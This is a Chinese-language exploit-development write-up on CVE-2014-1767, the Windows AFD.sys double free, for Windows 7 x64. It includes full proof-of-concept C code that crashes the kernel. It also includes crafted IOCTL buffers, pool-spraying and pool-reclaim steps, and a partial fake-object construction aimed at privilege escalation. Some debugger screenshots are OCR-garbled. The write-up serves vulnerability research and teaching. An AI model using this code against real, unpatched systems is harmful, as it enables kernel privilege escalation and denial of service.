

Microsoft Windows 提权漏洞 (CVE-2014-1767)x64 平台分析

作者：ExploitCN

1、前言

1.1 概述

在 2014 年的 Pwn2Own 黑客大赛上, Siberas 安全团队利用 CVE-2014-1767 Windows AFD.sys 双重释放漏洞进行内核提权, 以此绕过 windows8.1 平台上的 IE11 沙箱, 随后该漏洞因此获得 2014 年黑客奥斯卡的“最佳提权漏洞奖”。后来, Siberas 团队在其官网公布了此漏洞的详细细节及利用方法, 它是 AFD.sys 驱动上的一处双重释放漏洞, 通杀 Wdindows 系统, 影响较大。

1.2 为什么写这篇文章

这是我的第四篇 CVE 文章, 相比前面三篇, 我认为这篇文章研究的 CVE 漏洞, 是最难, 同时也是最值得学习的一个提权漏洞。尽管之前的漏洞也很优秀, 但这个漏洞我认为是优秀者中的佼佼者。我们要自己去构造内存数据, 而且要精确到字节, 要了解一些系统的机制, 还要知道各种函数的反汇编用法, 因此 EXP 里面的每一个数据都有其特定的含义, 并非随意而为, 难度自然更大。我想这对提高我们的 PWN 水平有帮助, 所以我写下了这篇文章。

1.3 非常重要的说明

针对这个漏洞我要说明的有以下几点:

- 1、 本文侧重点在 POC、EXP 调试、编写, 从逆向与调试的角度引领你分析、编写 POC、EXP;
- 2、 本文是首篇对该漏洞在 x64 平台下的分析、编写文章;
- 3、 全网最详细 POC、EXP 的编写说明。

实验环境为: win7_x64_sp1 (7601) 版本

2、POC 分析

2.1 POC 代码

```
ULONG CalcLength()
{
    int BaseLength = 0x10000;
    unsigned __int16 VirtualAddress = 0x13371337;
    int FinalLength = 0x0;
    while (1)
    {
        FinalLength = ((BaseLength & 0xFFF) + ((unsigned __int16)VirtualAddress & 0xFFF)
+ 0xFFF) >> 0xC;
        FinalLength = 8 * (FinalLength + (BaseLength>>0xC))+ 0x30;
        if (FinalLength == 0x100)
        {
            break;
        }
        else
        {
            BaseLength += 1;
            continue;
        }
    }
    return BaseLength;
}

int main()
{
    int nBottonRect = 0x2aaaaaa;
    while (true)
    {
        HRGN hrgn = CreateRoundRectRgn(0, 0, 1, nBottonRect, 1, 1);
        if (hrgn==NULL)
        {

```

```

        break;
    }

    printf("hrgn = %p\n", hrgn);
}

//这儿看IoAllocateMdl(ntoskrnl)
DWORD length = CalcLength();
printf("Length = %x\n", length);
DWORD virtualAddress = 0x13371337;

static BYTE inbuf1[0x40];
memset(inbuf1, 0, sizeof(inbuf1));
*(ULONG_PTR*)(inbuf1 + 0x20) = virtualAddress;
*(ULONG*)(inbuf1 + 0x28) = length;
*(ULONG*)(inbuf1 + 0x3c) = 1;
static BYTE inbuf2[0x18];
memset(inbuf2, 0, sizeof(inbuf2));
*(ULONG*)(inbuf2) = 1;
*(ULONG*)(inbuf2 + 0x8) = 0x0AAAAAAAA;
WSADATA      WSADATA;
SOCKET        s;
sockaddr_in  sa;
int           ierr;
WSAStartup(0x2, &WSADATA);
s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
memset(&sa, 0, sizeof(sa));
sa.sin_port = htons(135);
sa.sin_addr.S_un.S_addr = inet_addr("127.0.0.1");
sa.sin_family = AF_INET;
 ierr = connect(s, (const struct sockaddr*)&sa, sizeof(sa));
DeviceIoControl((HANDLE)s, 0x1207F, (LPVOID)inbuf1, 0x40, NULL, 0, NULL, NULL);
DeviceIoControl((HANDLE)s, 0x120C3, (LPVOID)inbuf2, 0x18, NULL, 0, NULL, NULL);
}

```

2.2 POC 运行结果

```

*****
*                                     *
*                               Bugcheck Analysis                               *
*                                     *
*****

BAD_POOL_CALLER (c2)
The current thread is making a bad pool request. Typically this is at a bad IRQL level
Arguments:
Arg1: 0000000000000007, Attempt to free pool which was already freed
Arg2: 000000000000109b, Pool tag value from the pool header
Arg3: 0000000004110010, Contents of the first 4 bytes of the pool header
Arg4: fffff8002a566e0, Address of the block of pool being deallocated

SYMBOL_NAME: afd!AfdReturnTpInfo+e7
MODULE_NAME: afd
IMAGE_NAME: afd.sys
STACK_COMMAND: .thread ; .cxr ; kb
FAILURE_BUCKET_ID: X64_0xc2_7_M_afd!AfdReturnTpInfo+e7
OS_VERSION: 7.1.7601.24384
BUILDLAB_STR: win7sp1_ldr_escrow
OSPLATFORM_TYPE: x64
OSNAME: Windows 7
FAILURE_ID_HASH: {bf7a3010-24b2-e698-234f-e03d8fd48c43}

Followup: MachineOwner

kd> kf
#      Memory      Child-SP      RetAddr      Call Site
00      fffff800`06366ea8 fffff800`03fb47d2 nt!RtlpBreakWithStatusInstruction
01      8 fffff800`06366eb0 fffff800`03fb55c2 nt!KiBugCheckDebugBreak+0x12
02      60 fffff800`06366f10 fffff800`03ef9ca4 nt!KeBugCheck2+0x722
03      6d0 fffff800`063675e0 fffff800`04041a11 nt!KeBugCheckEx+0x104
04      40 fffff800`06367620 fffff800`05161587 nt!ExFreePoolWithTag+0x17d1
05      b0 fffff800`063676d0 fffff800`05138999 afd!AfdReturnTpInfo+0xe7
06      30 fffff800`06367700 fffff800`0513d6ca afd!Afd111GetTpInfo+0x9c
07      30 fffff800`06367730 fffff800`04158d9a afd!AfdTransmitPackets+0x1da
08      120 fffff800`06367850 fffff800`0431e831 nt!IopSynchronousServiceTail+0xfa
09      70 fffff800`063678c0 fffff800`041b05d6 nt!IopXxxControlFile+0xc51
0a      140 fffff800`06367a00 fffff800`03f07bd3 nt!NtDeviceIoControlFile+0x56
0b      70 fffff800`06367a70 00000000`779d98fa nt!KiSystemServiceCopyEnd+0x13
0c      8 00000000`0021f6f8 0000007f`fdb6b0c9 ntddl!ZwDeviceIoControlFile+0xa
0d      8 00000000`0021f700 00000000`77865a1f KERNELBASE!DeviceIoControl+0x75
0e      70 00000000`0021f770 00000001`3fc31704 kernel32!DeviceIoControlImplementation+
0f      50 00000000`0021f7c0 00000000`00000054 CVE_2014_1767_x64!main+0x1f4 [D:\binary
10      8 00000000`0021f7c8 00000000`00000002 0x54
11      8 00000000`0021f7d0 00000000`00000000 0x2

```

运行上面 POC 代码，系统出现蓝屏后的 windbg 调试结果见上图（上图并不是原始输出，我把一些不重要的数据删除了）。从第一个红框可以看出：

- 1、这是一个双重释放漏洞；
- 2、双重释放的代码在 afd!AfdReturnTpinfo+0xe7。

我们先来看看 afd!AfdReturnTpinfo+0xe7，是什么代码：

```

AfdReturnTpInfo+BF      loc_7355F:      ; CODE XREF: AfdReturnTpInfo+AB↑j
AfdReturnTpInfo+BF      bt          dword ptr [rdi+rbp], 1Fh
AfdReturnTpInfo+C4      jnb         short loc_73587
AfdReturnTpInfo+C6      mov         rcx, [rdi+rbp+10h] ; MemoryDescriptorList
AfdReturnTpInfo+C8      test        rcx, rcx
AfdReturnTpInfo+CE      jz          short loc_73587
AfdReturnTpInfo+D0      test        byte ptr [rcx+0A0h], 2
AfdReturnTpInfo+D4      jz          short loc_7357C
AfdReturnTpInfo+D6      call        cs:___imp_MmUnlockPages
AfdReturnTpInfo+DC      ; CODE XREF: AfdReturnTpInfo+D4↑j
AfdReturnTpInfo+DC      loc_7357C:      mov         rcx, [rdi+rbp+10h] ; Mdl
AfdReturnTpInfo+E1      call        cs:___imp_IoFreeMdl
AfdReturnTpInfo+E7      ; CODE XREF: AfdReturnTpInfo+B5↑j
AfdReturnTpInfo+E7      ; AfdReturnTpInfo+BD↑j ...
AfdReturnTpInfo+E7      inc         esi

```

可见，在 afd!AfdReturnTpinfo+0xe1 处，是 IoFreeMdl 函数，它是用来释放 Mdl 指针的。那么，释放完之后，有没有对指针进行清零处理？我们来看看反编译代码：

```

40 do
41 {
42 v8 = *((_QWORD *)Buffer + 8);
43 if ( (*(_BYTE *) (v7 + v8) & 2) != 0 )
44 {
45 v9 = *(void **) (v7 + v8 + 16);
46 if ( v9 )
47 ObfDereferenceObject(v9);
48 }
49 else if ( _bittest((const signed __int32 *) (v7 + v8), 0x1Fu) )
50 {
51 v10 = *((_QWORD *) (v7 + v8 + 16));
52 if ( v10 )
53 {
54 if ( (*(_BYTE *) (v10 + 10) & 2) != 0 )
55 MmUnlockPages((PMDL)v10);
56 IoFreeMdl(*(PMDL *) (v7 + v8 + 16));
57 }
58 }
59 ++v6;
60 v7 += 24i64;
61 while ( v6 < *((_DWORD *)Buffer + 19) );
62 }
63 if ( (*(_BYTE *)Buffer + 86) )
64 {
65 ExFreePoolWithTag((PVOID *)Buffer + 8, 0xC664641);
66 *((_BYTE *)Buffer + 86) = 0;
67 *((_QWORD *)Buffer + 8) = ((unsigned __int64)Buffer + 263) & 0xFFFFFFFFFFFFFFFFu;
68 }
69 if ( a2 )
70 ExFreeToNPagedLookasideList((PNPAGED_LOOKASIDE_LIST) &afdGlobalData[6].OwnerTable, Buffer);
71 else
72 AfdFreeTpInfo(Buffer);
73 }
74 }

```

00057D81 AfdReturnTpInfo:56 (73581) (Synchronized with IDA View-A, Hex View-1)

指针并未做清零处理, 即使释放, 依然指向原来的内存空间

根据上面分析可知, IoFreeMdl 肯定被执行了两次, 那么, 在后面我们进行分析时, 可以在此处下断点, 看这块内存是怎么变化的。现在, 我们来看看, 程序为什么会调用 IoFreeMdl 两次。


2.3 漏洞产生的根本原因

漏洞是因为连续两次释放内存, 由 afd!AfdReturnTpInfo 调用。

第一次是因为调用

DeviceIoControl((HANDLE)s, 0x1207F, (LPVOID)inbuf1, 0x40, NULL, 0, NULL, NULL);

时, afd!afdTransmitFile+0x2CD 调用 MmProbeAndLockPages 时, 地址为 POC 里面指定的 0x13371337 这个非法地址, 导致出现异常, 一旦出现异常, 代码的执行点如下图:



第二次调用:

DeviceIoControl((HANDLE)s, 0x120C3, (LPVOID)inbuf2, 0x18, NULL, 0, NULL, NULL);

因为 POC 里面指定的内存空间是 0x0AAAAAA*0x18, 在 afd!afdTransmitPackets 中调用

afd!AfdTliGetTpInfo, 执行 ExAllocatePoolwithQutaTag 时失败后, 会跳到 AfdReturnTpinfo 函数执行, 如下图:

3、x64 平台 POC 编写指导

```
int nBottomRect = 0x2aaaaaa;
```

```
int nBottomRect = 0x2aaaaaa;  
while (true)  
{  
  
    HRGN hrgn = CreateRoundRectRgn(0, 0, 1, nBottomRect, 1, 1);  
  
    if (hrgn==NULL)  
    {  
  
        break;  
    }  
  
    printf("hrgn = %p\n", hrgn);  
}
```


3.2 第二阶段：构造 Inbuff1

3.2.1 Inbuff1 的输入长度构造

POC 里面有个函数 `CalcLength`，它是用于计算输入长度，用来控制分配内存空间大小的。现在，我们需要内存固定分配 0x100 字节大小的空间，至于为什么，我在后面说明，现在你只用知道，我们需

要构造一个 0x100 大小的内存空间。

在 `afd!AfdTransmitFile` 中, `nt!IoAllocateMdl` 函数第二个参数 `length` 就是我们输入的参数, 通过这个参数, 就可以控制内存大小, 见下图:



现在, 我们需要看看 `IoAllocateMdl` 是如何分配内存空间的, 反编译 `nt!IoAllocateMdl`, 可得:



我们的 `CalcLength` 函数, 就是为了输入 `Length`, 得到一个固定的内存 0x100。基本思路是:

- 1、初始 `Length` 从 0x10000 开始;
- 2、`VirtualAddress` 是非法地址 0x13371337;

通过 `while (1)` 循环, 查找使得分配内存为 0x100 的 `length`, 具体实现见代码。

3.2.2 Inbuff1 的参数构造

`afd!afdTransmitFile` 和 `afd!afdTransmitPackets` 两个函数的函数原型分别是:

```
_fastcall AfdTransmitFile (PIRP pIRP, PIO_STACK_LOCATION pIoStackLocation)  
_fastcall AfdTransmitPackets(PIRP pIrp, PIO_STACK_LOCATION pIoStackLocation)
```

第二个形参的定义为:

kd> dt _io_stack_location

ntdll!_IO_STACK_LOCATION

```
+0x000 MajorFunction      : UChar
+0x001 MinorFunction      : UChar
+0x002 Flags              : UChar
+0x003 Control            : UChar
+0x008 Parameters         : <unnamed-tag>

//struct{
// +0x008      ULONG OutputBufferLength;
// +0x010      POINTER_ALIGNMENT InputBufferLength;
// +0x018      POINTER_ALIGNMENT IoControlCode;
// +0x020      Type3InputBuffer
//}

+0x028 DeviceObject       : Ptr64 _DEVICE_OBJECT
+0x030 FileObject         : Ptr64 _FILE_OBJECT
+0x038 CompletionRoutine : Ptr64      long
+0x040 Context            : Ptr64 Void
```

最重要的就是偏移 0x20 的 Type3InputBuffer 了, 这就是我们传入的 inbuff1 数据。但有个问题, 在我们调用这个函数之前, 传入的 inbuff1 已经在栈里面了, 现在参数的应用都类似这样:

rsp+8c、rsp+78、rsp+70 等等, 我们就无法知道这些参数在 inbuff1 的位置。

但幸好, 我们可以根据 IoAllocatedMdl 函数, 很方便的定位 length 和 VirtualAddress。因为 IoAllocatedMdl 的第一个形参、第二个形参分别是地址、长度, 这是已知的, 那么我们就可以先定位 length, 再定位其他参数。

反编译 afd!AfdTransmitFile, 分析后, 如下图:

```
98  if ( Irp->RequestorMode )
99  {
100      v9 = *(_QWORD *) (pIoStackLocation + 0x20);
101      if ( (v9 & 3) != 0 )
102          ExRaiseDatatypeMisalignment();
103  }
104  memmove(&v37, *(const void **)(pIoStackLocation + 0x20), 0x40ui64);
105  v8 = v45; // rsp+8c
106  v34 = v44;
107  Length = v42; // length = rsp+78, VirtualAddress = rsp+70
108  v51 = v39;
109  v6 = v37;
110  v7 = Handle;
111  }
112  if ( (v8 & 0xFFFFFC8) != 0 || (v8 & 0x30) == 0x30 || (v7 && v6 < 0) )
113  {
114      v30 = 0xC0000000; 667893abcdef
115      goto LABEL_105;
116  }
117  if ( (v8 & 0x30) == 0 )
118  {
119      v8 |= AfdDefaultTransmitWorker;
120      v45 = v8;
121  }
122  if ( _bittest((const signed __int32 *) (v4 + 8), 9u) )
```

length比较好定位, 所以先定位length, 然后后面的VirtualAddress和v8, 就可以根据偏移计算出来。比如, 我让buff1等于 1234567890abcdef1234567891abcdef1234567892abcdef1234

v30 = 0xC0000000, 667893abcdef

然后得到length等于ba29, 就知道位于92ab那里, 相对于inbuff1, 刚好偏移0x28, 这个时候就知道了其他地址了

0003592D AfdTransmitFile:114 (5072D) (Synchronized with IDA View-A, Hex View-1)

由上图可知：

- 1、因为第 104 行的判断，所以 inbuf1 的长度至少为 0x40；
- 2、先让 inbuf1 有规律的等于一个值，输入之后，断点看 length 的数值，就可以知道 length 在 buff1 的位置，又知道 length 在 rsp+0x78，现在 VirtualAddress 在 rsp+0x70，那么，length 偏移 0x28，VirtualAddress 就偏移 0x20。
- 3、第 112 行可知，v8 由 v45 得来，v45 在 rsp+8C 位置，也就是 inbuf1 的 0x3C 位置，v8 等于 1 的时候，可以不进入 112 行的 if 判断，从而执行正常流程。

所以有：

```
static BYTE inbuf1[0x40];  
memset(inbuf1, 0, sizeof(inbuf1));  
*(ULONG_PTR*)(inbuf1 + 0x20) = virtualAddress;  
*(ULONG*)(inbuf1 + 0x28) = length;  
*(ULONG*)(inbuf1 + 0x3c) = 1;
```

3.3 第三阶段：构造 Inbuf2

3.3.1 Inbuf2 的参数定位

反编译 AfdTransmitPackets 函数，分析后，得到下图：

```
102 }  
103 if ( LODWORD(v2->InputBufferLength) < 0x18 ) 长度至少0x18  
104 {  
105     v42 = 0xC0000000;  
106     goto LABEL_167;  
107 }  
108 if ( Irp->RequestorMode )  
109 {  
110     v6 = v2->Type3InputBuffer;  
111     if ( ((unsigned __int8)v6 & 3) != 0 )  
112         ExRaiseDatatypeMisalignment();  
113 }  
114 v7 = ( _int64 *)v2->Type3InputBuffer;  
115 v51 = *v7;  
116 v52 = v7[1]; 从这里可以，v7已经指向了Type3InputBuffer，就是inbuf2结构  
117 v53 = v7[2];  
118 v46 = v53;  
119 if ( (v53 & 0xFFFFF8) != 0 || (v53 & 0x30) == 48 || *(_WORD *)v5 == 0xAFD1 && (v53 & 3) != 0 )  
120 {  
121     v42 = 0xC0000000;  
122     goto LABEL_167;  
123 }  
124 v47 = v51; v51是inbuf2的第0个字节，等于1才不会进入if  
125 if ( !v51 || (v8 = (unsigned int)v52, (v49 = v52) == 0) || (unsigned int)v52 > 0xAAAAAA )  
126 { 输入长度不能大于0xAAAAAA  
127     v42 = 0xC0000000;  
128     goto LABEL_167;  
129 }  
130 if ( (v53 & 0x30) == 0 )  
131 {  
132     v46 = AfdDefaultTransmitWorker | v53;  
133     LODWORD(v53) = AfdDefaultTransmitWorker | v53;  
134 }  
135 if ( bittest((const signed __int32 *)v5 + 8), 9u )  
136     v9 = AfdTliGetTpInfo(v52); v52是inbuf2的第七个字节  
137 else  
138     v9 = (_QWORD *)AfdTdiGetTpInfo((unsigned int)v52);  
139 Buffer = v9;  
140 if ( !v9 )  
141 {  
0003441D AfdTransmitPackets:114 (4F61D)
```

从上图可知：

- 1、第 103 行表明，输入的 inbuff2 长度至少为 0x18 字节，所以我们定义的就是 0x18 字节；
- 2、由第 114 行可知，v7 就是我们的 inbuff2；
- 3、由 125 行可知，inbuff2 的第 0 个字节等于 1，就不会进入 if；
- 4、由 136 行可知，输入的 v52 是分配系数，分配的大小是 0x18*输入长度，现在分配的长度是 0xaaaaaaaa*018 字节，而我们在第一阶段就已经把内存消耗完，这里执行只会失败。

```

1 QWORD * __fastcall AfdTliGetTpInfo(unsigned int a1)
2 {
3     int64 v1; // rdi
4     QWORD *v2; // rax
5     QWORD *v3; // rbx
6     QWORD *v5; // rax
7
8     v1 = a1; 由第8行、第27行可知，分配的大小为0x18*输入长度a1
9     v2 = ExAllocateFromNPagedLookasideList((PNPAGED_LOOKASIDE_LIST)&AfdGlobalData[6].OwnerTable);
10    v3 = v2;
11    if ( !v2 )
12        return 0i64;
13    v2[2] = 0i64;
14    v5 = v2 + 3;
15    *v5 = 0i64;
16    v3[4] = v5;
17    v3[5] = 0i64;
18    v3[6] = v3 + 5;
19    *((_DWORD *)v3 + 22) = 0;
20    *((_BYTE *)v3 + 87) = 0;
21    *((_DWORD *)v3 + 18) = 0;
22    *((_DWORD *)v3 + 20) = -1;
23    *((_DWORD *)v3 + 24) = 0;
24    v3[1] = 0i64;
25    if ( (unsigned int)v1 > AfdDefaultTpInfoElementCount )
26    {
27        v3[8] = ExAllocatePoolWithTag((POOL_TYPE)16, 0x18 * v1, 0xC6646641);
28        *((_BYTE *)v3 + 86) = 1;
29    }
30    return v3;
31 }

```

综上所述，可得：

```

static BYTE inbuf2[0x18];
memset(inbuf2, 0, sizeof(inbuf2));
*(ULONG*)(inbuf2) = 1;
*(ULONG*)(inbuf2 + 0x8) = 0x0AAAAAAAA;

```

3.4 触发漏洞

最后，触发漏洞函数为：

```

DeviceIoControl((HANDLE)s, 0x1207F, (LPVOID)inbuf1, 0x40, NULL, 0, NULL, NULL);
DeviceIoControl((HANDLE)s, 0x120C3, (LPVOID)inbuf2, 0x18, NULL, 0, NULL, NULL);

```

控制码为 0x1207F 的 *DeviceIoControl* 函数执行之后，会因为地址异常执行 nt!IoFreeMdl，释放一次指针；控制码为 0x120C3 的 *DeviceIoControl* 函数执行之后，又会因为异常执行 nt!IoFreeMdl，再释放一次指针，从而触发漏洞。

4、x64 平台 EXP 编写指导

4.1 基本思路

调用控制码为 0x1207F 的函数触发异常释放 pool 后，创建一个对象占用这个释放的 pool，然后再调用控制码为 0x120C3 的函数，触发异常后再次释放这个 pool，最后再把这个 pool 的数据赋值成假数据，但指向这个 pool 的指针，我们已经能够控制了，具体分析如下。

4.1 第一步：构造 FakeWorkerFactory

先来看看构造的代码：

```
const DWORD FakeObjSize = 0x100;
static BYTE FakeWorkerFactory[FakeObjSize];
memset(FakeWorkerFactory, 0, FakeObjSize);

static BYTE ObjHead[0x50] =
{
    0x00, 0x00, 0x00, 0x00, 0x08, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x16, 0x00, 0x08, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
};
memcpy(FakeWorkerFactory, ObjHead, 0x50);
static BYTE a[0x18+0x4+0x4] =
{
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    00, 0x00, //18个
    0x00, 0x00, 0x00, 0x00, //*(QWORD *)Object + 0x18
    0x00, 0x00, 0x00, 0x00
};
PVOID *pFakeObj = (PVOID*)((ULONG_PTR)FakeWorkerFactory + 0x50);
*pFakeObj = a;
```

```
printf("object a : = %p\n", a);  
printf("pFakeObj = %p\n", pFakeObj);
```

4.1.1 windbg 确认 WorkFactory 的大小

WorkerFactory 占用空间的大小我们跟踪这条链：

NtCreateWorkerFactory->ObpCreateObject->ObpAllocateObject->ExAllocatePoolWithTag

ObpCreateObject 和 ObpAllocateObject 很多地方都有调用，如果这个时候一步一步通过函数执行过去，很麻烦，而且很容易出错，你会得到错误的大小。调式的时候，可以这样做：

A、首先打两个断点：

4: kd> bl

```
0 e Disable Clear fffff800`0438c8fa 0001 (0001) nt!ObpAllocateObject+0x12a "r rdx;gc"  
1 e Disable Clear fffff800`04374b08 0001 (0001) nt!NtCreateWorkerFactory
```

B、然后运行 exp，程序会断在第 1 个点的 NtCreateWorkerFactory。

C、然后继续 g，

1: kd> g

```
rdx=00000000000000100  
rdx=000000000000004f8  
rdx=00000000000000068  
rdx=000000000000000a8  
rdx=000000000000000a8  
rdx=00000000000000068  
rdx=000000000000000a8
```

第一个 rdx 就是自己申请的 workfactory 的大小 0x100 了。

这就是为什么我们在 3.1.1 要费尽心思构造 pool 为 0x100 的原因。

4.1.2 windbg 确认 WorkFactory 的内存数据

你如果用的是 win7_sp1_x64 操作系统，下面的断点你可以直接用，作用如下：

kd> bl

```
0 d Enable Clear fffff800`01faab08 0001 (0001) nt!NtCreateWorkerFactory  
1 d Enable Clear fffff800`01cb56d0 0001 (0001) nt!NtSetInformationWorkerFactory
```

首先，使能第 3 个和第 4 个断点，在 windbg 里面断下：可以看到：

```

C:\Users\Administrator\AppData\Local\Kingsoft\WPS Office\1.1.0\9021-office\bin\breakpoint_0 hit
nt!NtCreateWorkerFactory
ffff8001f1faeb9c nov qword ptr [rsp+8] rdx
kd> bl
0 0 Mismatch Clear fffff8001f1faeb0 0001 (0001) nt!NtCreateWorkerFactory
1 Mismatch Clear fffff8001f1faeb5 0001 (0001) nt!NtSetInformationWorkerFactory "if(rdx==*) (r.rdx:r.rs) else(g.c)"
2 Mismatch Clear fffff8001f1faeb7 0001 (0001) nt!NtSetInformationWorkerFactory+0x16
3 Mismatch Clear fffff8001f1faeb8a 0001 (0001) nt!NtOpenObjectByObject+0x12a
4 Mismatch Clear fffff8001f1faeac9 0001 (0001) nt!NtCreateWorkerFactory+0x1c1
kd> be 3
bl
0 Mismatch Clear fffff8001f1faeb0 0001 (0001) nt!NtCreateWorkerFactory
1 Mismatch Clear fffff8001f1faeb5 0001 (0001) nt!NtSetInformationWorkerFactory "if(rdx==*) (r.rdx:r.rs) else(g.c)"
2 Mismatch Clear fffff8001f1faeb7 0001 (0001) nt!NtSetInformationWorkerFactory+0x16
3 Mismatch Clear fffff8001f1faeb8a 0001 (0001) nt!NtOpenObjectByObject+0x12a
4 Mismatch Clear fffff8001f1faeac9 0001 (0001) nt!NtCreateWorkerFactory+0x1c1
kd> bd 0
kd> s
Breakpoint 3 hit
nt!NtOpenObjectByObject+0x12a
ffff8001f1faeb8a e81b7ef3 call nt!ExAllocatePoolWithTag (ffff8000 01d1bf0)
kd> r dx
dx=0000000000000018
kd> g
Breakpoint 3 hit
nt!NtOpenObjectByObject+0x12a
ffff8001f1faeb8a e81b7ef3 call nt!ExAllocatePoolWithTag (ffff8000 01d1bf0)
kd> r dx
dx=0000000000000018
kd> g
Breakpoint 3 hit
nt!NtOpenObjectByObject+0x12a
ffff8001f1faeb8a e81b7ef3 call nt!ExAllocatePoolWithTag (ffff8000 01d1bf0)
kd> r dx
dx=0000000000000018 申请大小为10，所以一直运行到这里
kd> r rsp
rsp=0000000000000000
kd> !pool
pool page fffff8001392550 region is Nonpaged pool.
ffff800192550 size: 160 previous size: 160 (Allocated) Ntfx
ffff800192560 size: 10 previous size: 160 (Free)
ffff800192570 size: 100 previous size: 100 (Allocated) Ntfx
ffff800192580 size: 90 previous size: 100 (Free) Vad
ffff800192590 size: 30 previous size: 90 (Allocated) Vad
ffff8001925a0 size: 60 previous size: 30 (Allocated) Vad
ffff8001925b0 size: 60 previous size: 60 (Free) Vad
ffff8001925c0 size: 30 previous size: 30 (Allocated) Vad
ffff8001925d0 size: 60 previous size: 30 (Allocated) Vad
ffff8001925e0 size: 90 (Allocated) +PvPo (Protect)
PoolTag TYPo Threadpool worker factory objects, Binary nt!w
ffff8001925f0 size: 110 previous size: 110 (Free) Sys KdSvc Proc 0000 Thrd 0000 ASM OVR CAP

```

由上图，可以得到：

- 1、object 在 workerfactory 起始地址的偏移量。object 在 workerfactory 起始地址偏移 0x50 处，0xfffffa80`31092560 是起始地址，0xfffffa80`31092550 是 pool 的 header；
- 2、把 objectHead 的数据拷贝出来，作为我们构造 EXP 时的 Fakeworkerfactory 的数据；

然后，使能第 1 个断点和第 2 个断点，继续运行，得到：

[illegible]

从上图，可以得到：

- 1、NtSetInformationWorkerFactory 中 object 的 pool 是从 ObReferenceObjectByHandleWithTag 中得到的；
- 2、再分析 NtCreateWorkerFactory 可知，在 NtCreateWorkerFactory 时创建的 pool 数据，在 NtSetInformationWorkerFactory 时已经被覆盖掉了。

数据是怎么被覆盖的？用的是 4.1.3 介绍的 nt!NtQueryEaFile 函数。

4.1.3 覆盖 WorkFactory 内存数据

现在有个问题，我们构造的 WorkFactory 数据是在应用层，那么如何把数据拷贝到之前释放的 pool 处呢？直接拷贝当然是不行的，毕竟，我们并不知道 pool 的地址。这个时候就可以调用一个关键的函数实现这个目的。这个函数就是 NtQueryEaFile。

先来看看 NtQueryEaFile 函数的声明：

NTSTATUS __stdcall NtQueryEaFile

(HANDLE FileHandle,

PIO_STATUS_BLOCK IoStatusBlock,

PVOID Buffer, ULONG Length,

BOOLEAN ReturnSingleEntry,

PVOID EaList,

ULONG EaListLength,

PULONG EaIndex,

BOOLEAN RestartScan)

我们调用的代码为：

```
fpQueryEaFile(INVALID_HANDLE_VALUE, &IoStatus, NULL, 0, FALSE, FakeWorkerFactory,
FakeObjSize, NULL, FALSE);
```

所以有：EaList ---> FakeWorkerFactory

EaIndex ---> FakeObjSize

再看看 fpQueryEaFile 的反汇编代码。

```
0043E192: 288 if ( ViVerifierDriverAddedThunkListHead )
0043E193: 289 {
0043E194: 290     v15 = (_UNICODE_STRING *)ExAllocatePoolWithTagPriority(
0043E195: 291         NonPagedPool,
0043E196: 292         EaListLength,
0043E197: 293         0x20206F49u,
0043E198: 294         (EX_POOL_PRIORITY)((MmVerifierData & 0x10 | 0x40u) >> 1));
0043E199: 295     v14 = v15;
0043E19A: 296     if ( !v15 )
0043E19B: 297         RtlRaiseStatus(-1073741670);
0043E19C: 298     P = v15;
0043E19D: 299 }
